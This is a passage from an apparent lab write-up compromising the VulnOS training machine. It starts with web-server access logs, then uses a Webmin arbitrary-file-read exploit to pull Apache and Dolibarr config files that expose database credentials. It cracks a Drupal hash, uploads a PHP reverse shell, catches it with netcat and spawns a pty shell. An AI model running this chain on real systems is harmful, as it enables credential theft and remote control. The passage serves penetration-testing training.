"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:36:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:41:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:46:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:51:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:07:56:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:08:00:01 +0200] "GET /drupal6/cron.php HTTP/1.1"
200 553 "-" "curl/7.19.7 (i486-pc-linux-gnu) li
bcurl/7.19.7 OpenSSL/0.9.8k zlib/1.2.3.3 libidn/1.15"
:46:46 +0200] "GET / HTTP/1.1" 200 1023 "-" "check_http/v1.4.14 (nagios-
plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:15:51:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:15:56:46 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [06/Jun/2021:16:00:01 +0200] "GET /drupal6/cron.php HTTP/1.1"
200 553 "-" "curl/7.19.7 (i486-pc-linux-gnu) li
bcurl/7.19.7 OpenSSL/0.9.8k zlib/1.2.3.3 libidn/1.15"
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/bd_browse.png HTTP/1.1" 200 558
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/bd_select.png HTTP/1.1" 200 816
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/b_empty.png HTTP/1.1" 200 590
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/b_select.png HTTP/1.1" 200 832
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/b_insrow.png HTTP/1.1" 200 576
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211

```



```
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/bd_empty.png HTTP/1.1" 200 591
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/arrow_ltr.png HTTP/1.1" 200 569
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/b_drop.png HTTP/1.1" 200 604
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/b_print.png HTTP/1.1" 200 866
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/b_newtbl.png HTTP/1.1" 200 701
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/b_tblanalyse.png HTTP/1.1" 200 588
"http://192.168.100.70/phpmyadmin/db_structure.php?token=1b283b90585ffc7211
5f0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:19 +0200] "GET
/phpmyadmin/themes/original/img/s_notice.png HTTP/1.1" 200 538
"http://192.168.100.70/phpmyadmin/phpmyadmin.css.php?token=1b283b90585ffc72
115f0336b50a1bc1&js_frame=right&nocache=3771249160" "Mozilla/5.0 (X11;
Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.100.10 - - [07/Jun/2021:03:18:24 +0200] "GET
/phpmyadmin/sql.php?db=drupal6&token=1b283b90585ffc72115f0336b50a1bc1&table
=users&pos=0 HTTP/1.1" 200 6738
"http://192.168.100.70/phpmyadmin/navigation.php?token=1b283b90585ffc72115f
0336b50a1bc1&db=drupal6" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0"
10.10.10.50 - - [08/Jun/2021:19:54:06 +0200] "GET / HTTP/1.0" 200 1023 "-"
"-"
127.0.0.1 - - [08/Jun/2021:19:54:44 +0200] "GET / HTTP/1.1" 200 1023 "-"
"check_http/v1.4.14 (nagios-plugins 1.4.14)"
10.10.10.50 - - [08/Jun/2021:19:56:44 +0200] "GET / HTTP/1.1" 200 1023 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)"
```

```
10.10.10.50 - - [08/Jun/2021:19:56:44 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:44 +0200] "GET /nmaplowercheck1623175001
 HTTP/1.1" 404 505 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:44 +0200] "GET /.git/HEAD HTTP/1.1" 404
 490 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:44 +0200] "PROPFIND / HTTP/1.1" 405 558
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:44 +0200] "GET /evox/about HTTP/1.1" 404
 491 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:45 +0200] "GET / HTTP/1.1" 200 1023 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:45 +0200] "GET / HTTP/1.0" 200 1023 "-"
 "-"
10.10.10.50 - - [08/Jun/2021:19:56:45 +0200] "GET /favicon.ico HTTP/1.1"
 404 492 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:45 +0200] "PROPFIND / HTTP/1.1" 405 558
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:45 +0200] "POST / HTTP/1.1" 200 1023 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:45 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:45 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:46 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:46 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:46 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:46 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:46 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
```

```

10.10.10.50 - - [08/Jun/2021:19:56:46 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:46 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:47 +0200] "POST /sdk HTTP/1.1" 404 484
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:50 +0200] "OPTIONS / HTTP/1.1" 200 204
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:50 +0200] "HOTA / HTTP/1.1" 501 542 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:51 +0200] "GET /robots.txt HTTP/1.1" 404
 491 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:53 +0200] "PROPFIND / HTTP/1.1" 405 558
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:56:53 +0200] "GET /HNAP1 HTTP/1.1" 404 486
 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
 https://nmap.org/book/nse.html)"
10.10.10.50 - - [08/Jun/2021:19:57:57 +0200] "GET / HTTP/1.0" 200 1023 "-"
 "-"
10.10.10.50 - - [08/Jun/2021:19:57:58 +0200] "GET / HTTP/1.1" 200 1030 "-"
 "-"
127.0.0.1 - - [08/Jun/2021:19:59:44 +0200] "GET / HTTP/1.1" 200 1023 "-"
 "check_http/v1.4.14 (nagios-plugins 1.4.14)"
127.0.0.1 - - [08/Jun/2021:20:00:01 +0200] "GET /drupal6/cron.php HTTP/1.1"
 200 553 "-" "curl/7.19.7 (i486-pc-linux-gnu) libcurl/7.19.7 OpenSSL/0.9.8k
 zlib/1.2.3.3 libidn/1.15"
127.0.0.1 - - [08/Jun/2021:20:04:44 +0200] "GET / HTTP/1.1" 200 1023 "-"
 "check_http/v1.4.14 (nagios-plugins 1.4.14)"
-----

```

Step 5: Webmin Exploit- Webmin is a web-based interface to gain system administration of Unix. Using any web browser, we can setup User accounts, Apache, DNS file sharing and much more. Here I have downloaded and saved the Webmin file as 2017.pl.

```

root@kali:/home/kali# perl Downloads/2017.pl
Usage: Downloads/2017.pl <url> <port> <filename> <target>
TARGETS are
 0 - > HTTP
 1 - > HTTPS
Define full path with file name
Example: ./webmin.pl blah.com 10000 /etc/passwd

```

Step 6: Now, I have given a specified path to check the available sites on the victim IP address on the port 10000 using a specific file path. File Path: /etc/apache2/sites-available/default 0 (HTTP).

```

root@kali:/home/kali# perl Downloads/2017.pl 192.168.100.70 10000
/etc/apache2/sites-available/default 0
WEBMIN EXPLOIT !!!!! coded by UmZ!
Comments and Suggestions are welcome at umz32.dll [at] gmail.com
Vulnerability disclose at securitydot.net
I am just coding it in perl 'cuz I hate PHP!
Attacking 192.168.100.70 on port 10000!
FILENAME: /etc/apache2/sites-available/default

FILE CONTENT STARTED
-----
<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>

    ErrorLog /var/log/apache2/error.log

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn

    CustomLog /var/log/apache2/access.log combined

    Alias /doc/ "/usr/share/doc/"
    <Directory "/usr/share/doc/">
        Options Indexes MultiViews FollowSymLinks
        AllowOverride None
        Order deny,allow
        Allow from all
        Allow from 127.0.0.0/255.0.0.0 ::1/128
    </Directory>
### moin

```

```

ScriptAlias /vulnwiki "usr/share/moin/vulnwiki/moin.cgi"
alias /moin__static184 "/usr/share/moin/htdocs"
<Directory /usr/share/moin/htdocs>
order allow,deny
Allow from all
</Directory>
### end moin
</VirtualHost>
-----

```

Step 7: After carefully validating the access logs, I found that ‘/dolibarr-3.0.0/ HTTP’ is accessed by someone. So, I tried to check if the app is still alive and check if I could get the port credentials.

Next, I tried to access the admin login page. Below screenshot shows that I can access the admin page. I need the username and password to login.



Fig. 905. ‘dolibarr-3.0.0/htdocs/’ login page

Step 8: Dolibarr keeps the db credentials in conf/conf.php file, Here, lets use the Webmin exploit to see the contents of the file. Below command shows the username and password.

```

root@kali:/home/kali# perl Downloads/2017.pl 192.168.100.70 10000
/var/www/dolibarr-3.0.0/htdocs/conf/conf.php 0
WEBMIN EXPLOIT !!!!! coded by UmZ!
Comments and Suggestions are welcome at umz32.dll [at] gmail.com
Vulnerability disclose at securitydot.net
I am just coding it in perl 'cuz I hate PHP!
Attacking 192.168.100.70 on port 10000!
FILENAME: /var/www/dolibarr-3.0.0/htdocs/conf/conf.php

FILE CONTENT STARTED
-----
<?php
#
# File generated by Dolibarr installer 3.0.0 on 2014-03-16 12:29:17

```

```

#
# Take a look at conf.php.example file for an example of conf.php file
# and explanations for all possibles parameters.
#
$dolibarr_main_url_root='http://192.168.1.66/dolibarr-3.0.0/htdocs';
$dolibarr_main_document_root='/var/www/dolibarr-3.0.0/htdocs';
#$dolibarr_main_url_root_alt='http://192.168.1.66/dolibarr-
3.0.0/htdocs/custom';
#$dolibarr_main_document_root_alt='/var/www/dolibarr-3.0.0/htdocs/custom';
$dolibarr_main_data_root='/var/www/dolibarr-3.0.0/documents';
$dolibarr_main_db_host='0.0.0.0';
$dolibarr_main_db_port='';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_user='root';
$dolibarr_main_db_pass='toor';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_general_ci';
$dolibarr_main_authentication='dolibarr';

# Specific settings
$dolibarr_main_prod='0';
$dolibarr_nocsrftcheck='0';
$dolibarr_main_force_https='0';
$dolibarr_main_cookie_cryptkey='52aed3f5b3b528829ebae4954b2606b5';
$dolibarr_mailing_limit_sendbyweb='0';
?>
-----

```

Step 9: Here, we can see that username is 'root' and the password is 'toor'. Using these credentials, I logged in to the phpMyAdmin instead of dolibarr to check whether the credentials obtained are valid.




Fig. 906. phpMyAdmin login page

Step 10: After logging into the page using the above credentials.




Fig. 907. phpMyAdmin home page

Step 11: As shown on the above screenshot, on the left side panel, go to drupal6 → users. Here, we can see the name and password for drupal6 in encrypted format. This password can be decrypted by using crack station password cracker.




Fig. 908. Encrypted password for Drupal6.




Fig. 909. Decrypted password using Crackstation.

Step 12: Upon cracking the password, we can see that password is 'drupal6'. Now, using this username and password, I logged into VulnOS.




Fig. 910. php and .phtml files created in vulnOS

Step 13: After logging in using username 'drupal6' and password 'drupal6', go to drupal6 folder and upload files 'php-reverse-shell.php' and 'php-reverse-shell.phtml' which I have downloaded from 'Pentesting Monkeys'.

Php Reverse Shell: This is proper tool for interaction during a pentest. Php files can be uploaded to access the webserver. The script will open the TCP connection from the webserver to a host and any designated port. Programs like telnet and ssh can also run on this shell.

Step 14: I tested these links by copying these links and opened the '.php' and '.phtml' files on firefox browser while listening on the kali machine using 'netcat' on port 445. Php file did not give any output and 'phtml' file has given the below output.

```

root@kali:/home/kali# nc -lvp 445
listening on [any] 445 ...
192.168.100.70: inverse host lookup failed: Unknown host
connect to [10.10.10.50] from (UNKNOWN) [192.168.100.70] 37007
Linux VulnOS 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb 19 01:20:04 UTC
2014 i686 GNU/Linux
 20:20:54 up 1 day,  2:09,  0 users,  load average: 0.08, 0.11, 0.56
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ python -c "import pty; pty.spawn('/bin/bash')"
